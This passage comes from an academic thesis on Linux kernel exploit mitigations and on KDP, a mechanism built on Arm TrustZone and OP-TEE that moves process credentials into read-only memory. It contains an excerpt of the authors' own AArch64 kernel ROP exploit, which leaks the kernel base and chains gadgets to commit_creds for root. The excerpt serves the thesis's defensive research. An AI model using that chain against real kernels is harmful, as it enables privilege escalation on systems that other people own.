Apart from the Arm security features mentioned in Section 3.3.7, there are other hardware protection implementations, all of which have Linux kernel support. Supervisor-mode access prevention (SMAP) and SMEP are two x86 features that prevent the kernel mode from accessing data and executing instructions that are located in user mode memory. SMEP is similar to the Arm `PXN` protection and helps to protect against ret2usr technique exploits [32, 37]. SMAP is similar to the Arm `PAN` bit, that is used to prevent user space memory access from outside the standard `copy_from_user` and `copy_to_user` functions. If the CPU does not support `PAN` the OS can use the `TTBR0_EL1` system registers, which holds the address to the translation table of user space addresses at `EL1`, to protect against arbitrary user space memory access. This works by pointing the address to a zero page and only switching it out with the real address of the `EL0` table when explicit user access is wanted [177].

4.6.9 Kernel Address Sanitizer

The Kernel Address Sanitizer (KASAN) is a run-time kernel memory safety mechanism, which can detect UAF and buffer overflow vulnerabilities. It provides three operation modes: generic, software and hardware tag-based mode. In generic mode, the kernel saves memory address information into a dedicated shadow memory area and inserts checks into the kernel code to verify memory accesses. This needs compiler support and has a big memory and performance overhead. The software tag-based mode uses part of the kernel address to include memory-tags and compiler inserted memory checks that compare the address tags with information stored in shadow memory. This uses less memory than the generic mode, but is only supported under AArch64. Both, the generic and software tag-based mode, are intended for debugging and testing purposes only and not for production use. The hardware tag-based mode uses hardware support and dedicated instructions to tag addresses with memory-tags. Its memory and performance overhead is low and thus can be used as an additional security mechanism in production. It, however, needs dedicated hardware support, therefor it is only supported under AArch64 via Memory Tagging Extension (MTE) [202]. The Arm MTE allows tagging memory regions and addresses, as part of the unused bytes in pointer addresses. These tags are checked by the CPU on access and, when they mismatch, raise an exception [5, 55]. MTE can be also be used in user space to detect memory bugs in applications. Android does also support hardware-based KASAN in the kernel [103, 5].

4.6.10 User mode helper functions

In order to mitigate the exploits that use the `call_usermodehelper` function family, the `CONFIG_STATIC_USERMODEHELPER` kernel configuration parameter was introduced. It redirects all `call_usermodehelper` function family calls to the configured binary (via `CONFIG_STATIC_USERMODEHELPER_PATH`) and passes the requested executable path, including all arguments. The executable can then check the path and do other verification steps before it either executes the desired executable or calls its own implementation of the desired functionality. This assumes, of course, that the configured user mode helper executable, is secure and can itself not be exploited, defeating the purpose of the mitigation. [198, 219, 156]

```
unsigned long long *rop_buf = malloc(0x298); // allocate buffer that
↪  should be to big for the device

// get a kernel base address by reading too much from the device file
unsigned long long base_addr = read_buf[34] - 0x26ee8;

// ldp x19, x20, [sp, #0x10] ; ldp x29, x30, [sp], #0x20 ; autiasp ; ret
unsigned long long gadget_ldp_sp = base_addr + 0xfb51fc;
// mov x0, x19 ; blr x20 ; ldp x19, x20, [sp, #0x10] ; ldp x29, x30,
↪  [sp], #0x20 ; autiasp ; ret
unsigned long long gadget_mov_blr_ldp_sp = base_addr + 0x343788;
// blr x20 ; ldp x19, x20, [sp, #0x10] ; ldp x29, x30, [sp], #0x20 ;
↪  autiasp ; ret
unsigned long long gadget_blr_ldp_sp = base_addr + 0x34378c;

// address of kernel symbols
unsigned long long prepare_kernel_cred = base_addr + 0xb82e0;
unsigned long long commit_creds = base_addr + 0xb7fd0;
unsigned long long init_task = base_addr + 0x20a3c00; // for < 6.2 can
↪  be NULL aka 0x0
unsigned long long ret_to_user = base_addr + 0x120b0;

rop_buf[17] = read_buf[16];           // preserve stack cookie
rop_buf[18] = gadget_ldp_sp;          // stack return address

rop_buf[25] = 0x4141414141414141;     // x29
rop_buf[26] = gadget_mov_blr_ldp_sp; // x30
rop_buf[27] = init_task;              // x19
rop_buf[28] = prepare_kernel_cred;    // x20
rop_buf[29] = 0x4242424242424242;     // x29
rop_buf[30] = gadget_blr_ldp_sp;      // x30
rop_buf[31] = 0x4343434343434343;     // x19
rop_buf[32] = commit_creds;           // x20
rop_buf[33] = 0x4444444444444444;     // x29
rop_buf[34] = ret_to_user;            // x30
rop_buf[35] = 0x4545454545454545;     // x19
rop_buf[36] = 0x4646464646464646;     // x20

rop_buf[68] = user_sp;                        // 0x23 -> sp_el0
rop_buf[69] = (unsigned long) user_ret_ptr; // 0x21 -> elr_el1
rop_buf[70] = 0x80000000;                     // 0x22 -> spsr_el1

write(fd, rop_buf, 0x298);            // write to device and overwrite
↪  stack
```

Listing 4.1: Excerpt of the KROP exploit we developed in the course of this work, extracted from Listing D.1.

CHAPTER 5

Design and Implementation of Protection Mechanisms based on the Arm TrustZone

In the previous chapter we saw how typical kernel exploits work and what kernel objects and mechanisms they attack. With this knowledge we can design and implement protection mechanisms, with the goal of protecting against these kinds of attacks. Our approach to achieving this is to utilize the Arm TrustZone to protect the kernel from the outside. This chapter begins with the design process of the protection mechanisms, which includes the threat model and the architecture. After that, it explains the implementation details and describes what changes had to be made to the different components.

5.1 Design

Before we can implement the protection mechanisms, we need to think about the threat model and architecture. The fundamental premise of the protection mechanisms is to move the credential structures from the kernel to the Arm TrustZone. This is done in order to make this critical kernel structure read-only within the kernel, thereby preventing the kernel from modifying it. In order to facilitate changes to the read-only credentials, the kernel calls upon the TEE, which performs the modifications on its behalf, unless it determines that the call is malicious. To protect the kernel and the TEE, both continuously perform integrity checks.

5.1.1 Threat model

In the first step of the design process, we need to consider the threat model we want to protect against. This is essential, because the protections and the implementation details

depend on what we assume the attacker is capable of and what other assumptions we make. We assume that an attacker has already local ACE abilities as an unprivileged user and wants to gain root access without affecting the stability of the system, i.e., no DoS. That means the attacker can perform every system call and access every file or device that the local user has access to. Additionally, we assume that the kernel is not exploited or infected before or during the boot process or startup phase, and before the loading and activation of our kernel module and protection mechanisms. This could be achieved with secure boot [53].

The typical entry point from user space to the kernel is the system call interface, but as we know, there are other ways to cause a context switch. Software and hardware interrupts, such as page faults or I/O events, are the other ways of switching to kernel space. Mechanisms such as vDSO are on the other hand not direct entry points into kernel, as they run in user space. Looking at the attack surface, everything that can be reached from the entry points of the kernel is the attack surface. This includes the syscall interface itself, but also other reachable kernel code and loaded kernel modules [44]. We focus on the syscall interface, because it is the predominant user-kernel interaction interface, making it the primary target for inspection by protection mechanisms.

It is not enough to only consider the kernel, we also need to think about the Arm TrustZone and the TEE components. After a successful kernel attack that leads to ACE, an attacker could call the `commit_creds` function of the kernel or call the TEE components directly by themselves, so the protection mechanisms have to implement checks to protect against this. We need to be aware that an attacker can also control the arguments of our TEE calls and could potentially perform calls to other TAs or TEE components. Since the attack can potentially manipulate kernel memory, the TEE should only read the necessary data and should not rely too much on it. It should read and save as much necessary data as possible during initialization before it can be manipulated by an attacker. But for some values, such as the stack pointer or the pointer to the current task which are typically different for each process, cannot be saved during initialization and need to be read by the TEE during run-time. An attacker could manipulate these values so that the TEE reads attacker controlled values, which we do not protect against in this thesis.

Protection against file-based and other attacks, such as Dirty COW or attacks against `ptrace` vulnerabilities, are out of scope for this thesis, as they do not use ACE and modify the `cred` structure directly. Furthermore, it is not the objective to protect against exploits of SUID-binaries, which could be achieved by implementing other approaches [68]. It should also be noted that while we can only trust the kernel to a limited extent from the perspective of the TEE, we provide the necessary data and call the TEE from the kernel, so the TEE does not need to find important kernel addresses on its own.

5.1.2 Architecture

The initial idea is to combine the work of Qiang et al. [68] and Marth et al. [59], to combine the rootkit and Arm TrustZone components with the storage of critical kernel data. Accordingly, we would hook the system calls, save the current credential information in the TEE, and, before returning from the syscall, compare the credentials of the current process with the saved credentials of the TEE. We decided against this approach because we think that a TEE call for every system call would introduce a too high performance overhead. Instead, we follow a similar approach to Chen et al. [15] and Azab et al. [7], they both describe kernel protection approaches for Samsung Android smartphones. The part of their research we are interested in is the protection of the critical kernel data structures, mainly the credential information of processes. They describe other techniques, that we do not implement, because they have different threat models and assumptions. Their implementations are limited as they only target Android, we also want to protect non-Android Linux systems that support the Arm TrustZone. Parts of the implementation of the protection mechanisms in this thesis are inspired by some of the Samsung research [7, 15], Samsung KNOX implementation and open source kernel parts [206, 207], where the source code is available, as shipped Linux kernel code modifications need to be provided because of the license terms of the GPL.

Components

The Arm TrustZone-based protection mechanisms that are described and developed in this thesis, called Kernel Data Protection (KDP), consist of two components: the kernel module and changes to the kernel source code, that setup the TEE calls and perform some integrity checks, and the TEE changes including the TA implemented in the Arm TrustZone, that stores the credentials and verifies the TEE call state and integrity. They rely on the fact that the credential information, that is moved and stored in read-only memory, can only be changed by the TEE component and not by the kernel. This enforces that any changes to the `cred` structure need to go through the TEE, which can perform additional checks.

Kernel module and changes

Read operations from the kernel to the `cred` structure continue to function the same way as without the protection mechanisms. The only change is that the pointer to the credentials points to a different location, the read-only memory area, but that does not matter to the kernel, only that the fields of it can not be changed from the kernel. Direct changes to fields in the credential structure do not happen during normal operation. When a process now wants to make change to its credentials and is permitted to do so, the current credentials are read from the read-only memory location and are used to prepare new credentials. The pointer to these new credentials, that are writable so that the kernel can make changes to it, is not written to the `task_struct` structure as normally. Instead, the TEE component is called to write the data to the read-only area and the pointer to the read-only data is returned from the TEE and written to the `task_struct`

structure. To protect against the possibility of allocating the `cred` structure somewhere outside the dedicated read-only area and using the pointer in the `task_struct`, we utilize the LSM hooking functionality, to check the pointers to the credential structure in the current task structure. In order to prevent the swapping or overwriting of the `cred` pointers in the `task_struct`, we track the original `task_struct` by introducing a back pointer in the `cred` structure, so they reference each other.

Arm TrustZone component

The TEE component, during the TEE call from the kernel, performs checks that verify that the call is not malicious. When we find that an exploit is currently in process we perform a panic in the Arm TrustZone or the normal world kernel, depending on where we find it. This naturally has the disadvantage, that an attacker can exploit this behavior and deliberately trigger it, thus performing a DoS. In the future this aspect can be improved in that the Arm TrustZone or kernel kill the calling and offending process.

We want to rely as little as possible on the arguments that are passed by the kernel to the TEE, as they could be provided by the attacker. This means that we have to get the values that are possible and feasible from the kernel directly by reading them from kernel memory. That are the address of the current task and the stack frame pointer. An attacker, with a powerful vulnerability, could in theory also overwrite some of these values in kernel memory, causing the TEE to read the forged values, we do not protect against this case explicitly. Nevertheless, the concept of memory carving is largely superfluous in the context of the threat model, which permits the passing of kernel information, i.e., kernel image addresses, to the TEE [59].

The protection mechanisms can also protect against the direct overwrite of the `cred` structure when an attacker has only AAW control and no control flow redirection abilities. They do best work in combination with other mechanisms, providing “defense in depth”. For instance PAC does help in protecting from control flow redirecting in the first place. The design and implementation also lay the groundwork for additional checks and TEE-based protections. It is possible to move additional kernel data and structures into the TEE and make them read-only for the kernel.

Graphical overview

A graphical representation of the architecture and the different components can be seen in Figure 5.1, and the interaction between the different components can be seen in Figure 5.2. The difference between the two syscalls in Figure 5.2 is that the second one does cause changes to the process credentials and the first one does not. The details about the TEE commands are explained in Section 5.2.2.



Figure 5.1: KDP architecture with Arm TrustZone [66, 88].



Figure 5.2: Sequence diagram of some exemplary commands in the KDP architecture.

5.2 Implementation

Having established a design and architecture of the protection mechanisms, we can now discuss the implementation details of it.

Our implementation is based on the OP-TEE [166] setup, so the first step is to set OP-TEE up. OP-TEE is split into different Git repositories that are relevant for this thesis, each containing a different component:

- `optee-manifest`: The manifest repository, that is used to download the OP-TEE setup and specifies the location and branch of the other repositories. This is needed for the `repo` tool that downloads the various repositories and checks out the branches that are specified in the given manifest file.
- `linux`: The Linux kernel source code, which includes the OP-TEE kernel driver. This is not the upstream Linux repository, instead this is a fork of it.

- `optee_os`: The secure world OS of OP-TEE.
- `trusted-firmware-a`: The Trusted Firmware A from Arm, the source code of the secure monitor reference implementation.

In order to modify the repositories, we begin by forking the upstream Git repositories, creating dedicated branches, and using the `qemu_v8.xml` target in the `optee-manifest` repository to point to them. We then follow the OP-TEE setup instructions [228], to clone and set up the development environment with our repository, branch, manifest and target. The setup uses OP-TEE version 3.19.0, which uses Linux kernel version 5.19, GCC Arm version 10.2-2020.11, QEMU version 7.0.0, and Trusted-Firmware-A version 2.6.

OP-TEE differentiates between two types of TAs, user mode TAs and pseudo TAs. The first one is the standard TA that implements the GlobalPlatform API, making it portable and runs at `EL0`. The second one runs at the same exception level as the OP-TEE OS and has access to internal OP-TEE APIs, making it not portable [229, 59]. Our TEE component is implemented as a pseudo TA, since we need to access internal APIs, mainly because of the memory mapping of kernel data into TEE memory.

Samsung needs to provide the source code to the shipped kernel code of their Android devices because of the GPL. These kernel sources are used to inspire the implementation of our kernel module, especially the changes to the credential handling and SLUB allocator and the security hooks for the protection mechanisms. We retrieved the sources for two Samsung Android devices, the "Samsung Galaxy S7 edge" (model number "SM-G9350") and "Samsung Galaxy S23 Ultra" (model number "SM-S918B"). For the first one we downloaded version G9350ZCS5CTA1 [206], which is based on Linux kernel version 3.18.71. In regard to the second one, we downloaded both version S918BXXU2AWF1 and S918BXXS3AWF9 [207], which are based on kernel version 5.15.74.

The next sections elaborate on the implementation of the specific components and what changes we made to them.

5.2.1 Kernel module

We start by adapting the Linux kernel source code first. After the project is set up and OP-TEE is running, the first step is to introduce a new kernel configuration variable (`CONFIG_KDP`), to allow the protection mechanisms to be enabled and disabled during build time. The core of the kernel component is a kernel module named `kdp`, that is located under the `driver` directory of the kernel. After adapting the GNU Make build system to the new configuration variable, we need to add our kernel module to the driver Makefile.

For the implementation of the core credential saving functionality, it is necessary to locate and change all places in the kernel source code where the `cred` structure pointer is assigned to the `task_struct` structure. So before the pointer is assigned, we call

the TEE component of our protection mechanisms and use the returned pointer for the assignment. The three functions where this occurs are the following, which are all part of the Linux kernel credential management functionality:

- `copy_creds`: This function is used by the kernel to copy credentials during the fork or clone system call [223].
- `commit_creds`: This function is used to assign new credentials to the current task [223].
- `override_creds`: This function is used to temporarily change credentials of the current task, that can later be changed back [223].

The kernel also supports sharing of credential structures, when a process is forked or cloned within the same thread group (`CLONE_THREAD`). We disable this behavior in the `copy_creds` function to achieve a one-to-one mapping of `task_struct` and `cred` objects, which is also done by the Samsung kernel module implementation. [223]

The `cred` structures in the Linux kernel are stored in the `cred_jar`, a `kmem_cache` object, that is a dedicated slab cache for these objects. This "jar" is used to allocate and free the `cred` structures in the credential management code [223]. In order to support read-only credentials, we introduce three new "jars", that are used similarly to how the kernel uses the `cred_jar`:

- `cred_ro_jar`: The jar that stores the read-only credentials.
- `cred_usage_ptr_jar`: This jar is used to store the usage count of the credential, so it can be changed during kernel run-time. It is not read-only.
- `cred_rcu_ptr_jar`: The RCU jar that stores the RCU information of the credential structure, as it can be seen in Listing B.1. This is also not read-only as the RCU mechanism needs to be able to write to it.

We create and initialize the jars described above in the initialization function of our kernel module, during which we need to make sure that we create a dedicated slab cache, to prevent slab merges from being performed with other slab caches. Slab merging is an optimization from the kernel, where slab caches with similar size are merged together into one slab cache, to reduce the management overhead [162, 145]. The reason we want to have dedicated caches that are not merged is, so we can move them into our read-only memory areas, without affecting other slab caches.

In order to use and store the pointers to the kernel objects returned from these jars, we need to introduce additional fields to the `cred` structure, as can be seen in Listing 5.1. Additionally, we store a back pointer to the `task_struct`, in order to track the relation between these structures and to prevent the swapping or reusing of credentials. Because

```
#ifdef CONFIG_KDP
    struct task_struct *task;
    atomic_t *usage_ptr;
    struct kdp_rcu *rcu_ptr;
#endif /* CONFIG_KDP */
```

Listing 5.1: Additions to the `cred` structure, as seen in Listing B.1.

we change the `cred` structure, we need to initialize the fields in the `init_cred` variable, to ensure that the values of the fields are defined.

The credential management functions in the kernel use the usage count to track the usage of credential kernel objects (reference counting), to allow them to be discarded when they are no longer used. As already mentioned, we need to introduce a usage pointer to the `cred` structure, as else the kernel cannot change the usage value as it is read-only. The usage value is an atomic counter, that is read and set by dedicated atomic functions. In order to deal with this we introduce new atomic functions that test if the given `cred` object is located in the read-only area, and accordingly either call the atomic functions directly with the pointer to the counter, located in the `usage` field, or our dedicated usage pointer, located in the `usage_ptr` field of the `cred` structure.

To control the allocation of the credential objects in memory, we need to adapt the SLUB allocator for the cases when a request is issued for the `cred_ro_jar`, which was inspired by the Samsung implementation. For the following three SLUB management functions, we have to add a TEE call:

- `set_freepointer`: Assigns the pointer to the free list to a new pointer [161]. We need to handle this for the `cred_ro_jar`, because this is in our read-only area.
- `allocate_slab`: Function that allocates a new slab, which is called when the full and partial full list of slabs are unable to satisfy the memory allocation request [161]. First, we request a new page from our TEE component and let it set the slab to read-only afterward. This is only the case when the request originates from our `cred_ro_jar`, which is checked by comparing the `kmem_cache` parameter of the function with our `cred_ro_jar`.
- `__free_kdp_ro_pages`: This is called from `__free_slab`, which frees a slab again. Here we do the opposite as when allocating a slab, we first mark the page as read-write and free the page via the TEE component. We need to mark it read-write, to ensure that the memory management metadata can be written to the page. Although the two operations could be interrupted, there should be no dangerous race condition here, the slab is overwritten anyway once reused. If the page is not in our dedicated memory region, we mark it read-write and let the

kernel-internal function handle the freeing of the page via `__free_pages`, which cannot handle concurrent requests, so we need to surround it with a spin lock.

For this to be successfully implemented, we also have to add checks to whether the given `kmem_cache` object is our `cred_ro_jar` and return immediately at the start of the functions that can be seen in Table B.1. This has to be done because of multiple reasons. Some functions write to the slab, which is not possible as it is read-only. Others check the metadata of the slab, which would not work as the expected content is not there, or perform memory management functionalities that work differently because we handle them in the TEE. Additionally, we have to make changes to the `slab_post_alloc_hook` function in the slab header file. Here an array is filled with zeros with `memset`, which appears to be related to KASAN. This `memset` call does not work as the underlying memory is read-only and cannot be written to. We mitigate this by skipping the `memset` call when the object originates from the `cred_ro_jar`.

In order to implement the read-only memory area, where the kernel is reading and the TEE component is storing the `cred` structures, we first need to define the area in kernel memory. We do this by adding a section to the `vmlinux` binary linker script, to create a dedicated section in the `vmlinux` binary for our data. To use this section we introduce the `__kdp_ro` modifier, which tells the compiler to put the variables marked with it into the dedicated read-only area. This is done via the GCC section attribute, that is set as a modifier on the variables that should be put in our memory area. One such variable, that needs to be moved into that area is the statically defined `init_cred`, as it is not created via the credential management functions. The other variables, that are marked with that attribute are `kdp_robuffer_bitmap` and `kdp_robuffer`. The first one is the allocation bitmap for the `robuffer`, the second one is the `robuffer` itself, both of them are explained in Section 5.2.2. Together these variables dictate the size of the dedicated read-only segment in the kernel memory, which means that the size of the memory area is fixed at compile-time and thus cannot be extended during run-time.

Additionally, we move the `modprobe_path` into the read-only area, so that it cannot be changed from the kernel space. This is done to prevent the modprobe path overwrite exploitation technique from succeeding. We achieve this by marking the variable with the `__kdp_ro` modifier and by adding a special function to handle the virtual `proc` file system entry. A different approach to mitigate this problem would be by configuring and using a static user mode helper, by hard-coding the path, so that it cannot be changed during run-time.

5.2.2 Pseudo Trusted Application

Since Samsung only needs to provide the source code for the kernel component of Samsung KNOX and their protection implementation, we do not have a reference implementation for the TEE component. We have to build it from scratch, without the inspiration and idea on what we have to implement and change, apart from the interface with the kernel

that is known from the provided kernel source code. The only reference and idea on what Samsung does is the research from Shen [210] and Adamski [101].

We start the implementation by adapting the necessary build files and by adding a skeleton of the pseudo TA. For a functionality check, we implement a simple memory read function, to ensure that we can read kernel memory from the TEE. In order to be able to implement this and the page permission modification in the TEE, we have to bring over the kernel constructs and functions. For compile-time known variables, constants and data of the kernel, we copy their definitions over to the pseudo TA, to have the same values as the compiled kernel. When values are not known at compile-time, only at run-time, which is the case, for example, with the kernel memory start address because of KASLR, we provide the value through the kernel module to the TEE components. For static variables we do this once at initialization and for the remaining variables and addresses we provide them to the TEE calls where necessary.

The kernel module, after finishing its initialization, initializes the TEE driver and calls the initialization command (`KDP_CMD_INIT`) of the pseudo TA. For this call the kernel driver provides the physical address of the start of kernel memory (`memstart_addr`), the offset between the virtual and physical kernel memory (`kimage_voffset`), the start and end address of the dedicated read-only memory segment of the kernel, the addresses for the `kdp_robuffer_bitmap` and `kdp_robuffer` variables, and the address of the PGD of the kernel memory. On the TEE side, we use the provided arguments to save the kernel memory addresses, that are needed to be able to translate kernel virtual to physical addresses, and save the rest of the arguments into global variables for later use.

The kernel memory start address and offsets are needed for the mapping of kernel virtual addresses to physical addresses. In the simple case, the kernel code calculates the physical page address by either subtracting the offset between the kernel virtual and physical mapping (`kimage_voffset`) or, when the address is located in the linear map of the kernel, by subtracting the start of the linear map and adding the physical start address of the kernel. We mirror this behavior in the TEE by copying over the kernel functions and definitions, so that we can translate virtual kernel addresses to physical addresses in the TEE.

This simple virtual kernel memory to physical page mapping does not always lead to the correct physical memory page. The first occurrence of this problem manifests itself during our first attempts of reading data that is not a string, such as a struct, from the kernel stack memory via the TEE. Instead of reading the original from the kernel stack, the TEE memory read returns random data. We work around this problem by just allocating the structure in kernel memory with `kmalloc` so that we are able to read it from the TEE. The second time this problem often happens when we try to read the kernel stack with our kernel memory read function during the system call check. However, we are unable to use the workaround here, as we have no control over the memory allocation. The correct solution for this general problem is to replace our existing kernel with the code snippet in Listing 5.2, which checks if the address is located in the `vmalloc` address space and, if it is the case, performs different physical address calculations. With the

code adaption which effectively adds the else-branch to our code, we are able to reliably read the stack memory.

```
static phys_addr_t kvm_kaddr_to_phys(void *kaddr)
{
    if (!is_vmalloc_addr(kaddr)) {
        BUG_ON(!virt_addr_valid(kaddr));
        return __pa(kaddr);
    } else {
        return page_to_phys(vmalloc_to_page(kaddr)) +
               offset_in_page(kaddr);
    }
}
```

Listing 5.2: KVM kernel address to physical address mapping function [126].

After successfully mapping the virtual address to the physical page, we can load the page into virtual TEE memory via the OP-TEE internal `mobj_mapped_shm_alloc` and `mobj_get_va` functions. Because we load the page directly into virtual memory, we need to first align the physical address with the page boundaries, by bit masking the lower bits of the address, and adding the address offset into the page afterward to the virtual address. We also need to make sure that we calculate the number of physical pages correctly when we try to load an object from an address, as it can span multiple physical pages. A visual representation of the memory mappings of the kernel and TEE can be seen in Figure 5.3.



Figure 5.3: Overview of the `cred` structures in the different memory mappings.

As an overview, our pseudo TA implementation provides the following commands, that are exposed to the normal world:

- `KDP_CMD_INIT`: Initializes the variables and objects in the pseudo TA with the data provided by the kernel.
- `KDP_CMD_EXIT`: Cleans up the variables and objects of the initialization. This is called when the kernel module is unloaded.
- `KDP_CMD_STORE_RO_CRED`: Stores a provided credential in the read-only memory area. Before doing this it performs integrity checks. The parameters for this call are provided by the structure in Listing 5.3. The `type` field of the structure tells the TEE which function performed the call: `KDP_STORE_CRED_COPY`, `KDP_STORE_CRED_COMMIT` or `KDP_STORE_CRED_OVERWRITE`.
- `KDP_CMD_SET_FREEPOINTER`: Sets the address of the free pointer to the given value.
- `KDP_CMD_ROBUFFER_ALLOC`: Allocates a page in the `robuffer` and returns the physical address.
- `KDP_CMD_ROBUFFER_FREE`: Frees a `robuffer` page again.
- `KDP_CMD_SET_SLAB_RO`: Sets the PTE of a slab address to read-only.
- `KDP_CMD_PGD_RWX`: Sets the PTE of a slab address to read-write.

After copying over the `cred` structure definition, including the changes we made to it in the kernel, we also have to bring over the definitions from the kernel, that are used in the `cred` definition.

In order to allocate a new page from the `robuffer`, we need a way to track page allocations, to enable us to find the first free page. We do this with a bitmap, via the `kdp_robuffer_bitmap` variable, where each bit in the bitmap indicates whether the page with that index is allocated or not. When allocating a new page, we search for the first unset bit in the bitmap, set that bit to one and calculate the page address by adding the index times the page size. For the page free operation, we calculate the page index and unset the bit of the given page. Both of these operations need to be wrapped inside a spin lock, to prevent concurrent access and data corruption.

Following the allocation of a `robuffer` page the kernel module calls the TEE to mark the slab as read-only and before freeing it calls the TEE to mark it as read-write. In order to do this the pseudo TA performs a page table walk to find the PTE for the page and either sets the read-only or read-write bit of the PTE. The page table walk acquires a spin lock, to protect against concurrent changes.

The actual storage routine of the read-only credentials operates as follows: First, the store parameter structure provided from the kernel is mapped into TEE memory, to be able to access and read it. Listing 5.3 shows the structures that are used to provide the credential and other data from the kernel to the TEE. The `atomic_t` is the type definition for an

atomic counter and the `rcu_head` type is the RCU management structure, that contains the RCU callback function. From there the provided credential, that is read-write as it is not yet located in our read-only memory area, and the address of one read-only memory location, which was given by a `robuffer` allocation call beforehand, are also mapped into TEE memory. After some integrity checks (see Section 5.2.4) the provided credential structure is copied to the read-only address, creating the read-only credential structure. To allow the usage count in the kernel to be changed, the provided usage count pointer is written to the newly created read-only credential structure and the value of the original usage counts, that is now read-only, is copied over to the usage pointer. We have opted to not move the usage count into the TEE, because we wanted to avoid calling the TEE too often for performance reasons. Since we now have two fields that store the usage count in the read-only credential, the original values and the newly introduced pointer, we need to make sure that the kernel code does not read the wrong value. In order to make it obvious, when the read-only usage field is read from the read-only credential, and to make debugging easier, we set the read-only usage count to the arbitrarily chosen value of -255. Finally, we also set the RCU pointer and copy over the original values.

```
typedef struct {
    union {
        int non_rcu;            /* Can we skip RCU deletion? */
        struct rcu_head    rcu;        /* RCU deletion hook */
    };
} kdp_rcu;

typedef struct {
    struct cred *cred;
    struct cred *cred_ro;
    atomic_t *usage_ptr;
    unsigned long type;
    union {
        void *task_ptr;
        unsigned long long use_cnt;
    };
    kdp_rcu *rcu_ptr;
} kdp_cred_param;
```

Listing 5.3: Credential change parameters.

5.2.3 Trusted Firmware A

In order to be able to access the current kernel task and kernel stack frame pointer from the TEE, we need to read the respective normal world registers in the TEE. The kernel stores the pointer to the current task in the `SP_EL0` register and the kernel stack pointer in the `X29` register, which we designate as `FP_EL1`. We are unable to do this directly from the secure world, because the secure monitor forwards the TEE call from the normal world, interfering with the register values. To solve this problem, we

need to adapt the Trusted Firmware A source code to save and forward the values of the registers. Specifically, we need to modify the `opteed_smc_handler` function, by saving the register values of the non-secure world and forwarding the values to the secure world. The arguments are stored into 32-bit values, so we need to split the two saved 64-bit register values into four 32-bit values. On the `optee_os` side, we need to adapt the `thread_handle_std_smc` function and save the four 32-bit arguments from the call into two 64-bit global variables, to be used later by our code.

5.2.4 Integrity checks

To complete the protection mechanisms, we need to perform integrity and security checks. They are performed both in the kernel and in the TEE. For the TEE we check that the current process and its currently associated credential are allowed to make their requested changes, which can be done because we have the address to the current credential from the kernel register and is implemented by comparing the UIDs of the current and the new credentials. This UID check only runs when the system call check succeeds, the process does not have the `CAP_SETUID` capability and when the system call is not `execve` or `execveat`, because of the special SUID-binary handling. The other TEE check is the system call check and the kernel implements LSM checks, both are described in the next two paragraphs.

System call check

We want to ensure that the process that performed the system call that caused to call into the TEE is not malicious, strictly speaking is not made by ACE. In order to do this we want to check which original system call caused the initial context switch from user mode. This is given by the system call number located on the kernel stack, as it is provided by the `W8` register which is saved after the context switch to the kernel stack. Since we have the address to the kernel stack frame pointer register, we have the address to the current stack frame of the kernel (before the switch to the TEE). In order to find the system call number, we need to unwind the stack to get the top stack frame, where the saved register is stored. The stack unwinding algorithm, as it is visualized in Figure 5.4, uses the stack frame pointer to jump to the previous stack frame, uses that stack frame pointer to jump to the stack frame before that and so on. This process continues until the stack pointer points to nothing (`NULL`/`0x0`), then we know that this is the top stack frame. The process is not so simple from the TEE, because we need to map each stack frame pointer into TEE memory before we can read it. We avoid performing a complete mapping each time, by mapping a big chunk of memory first and only calculating the offset of the stack pointers from the beginning. After we found the top stack frame, we can read the system call number by using the 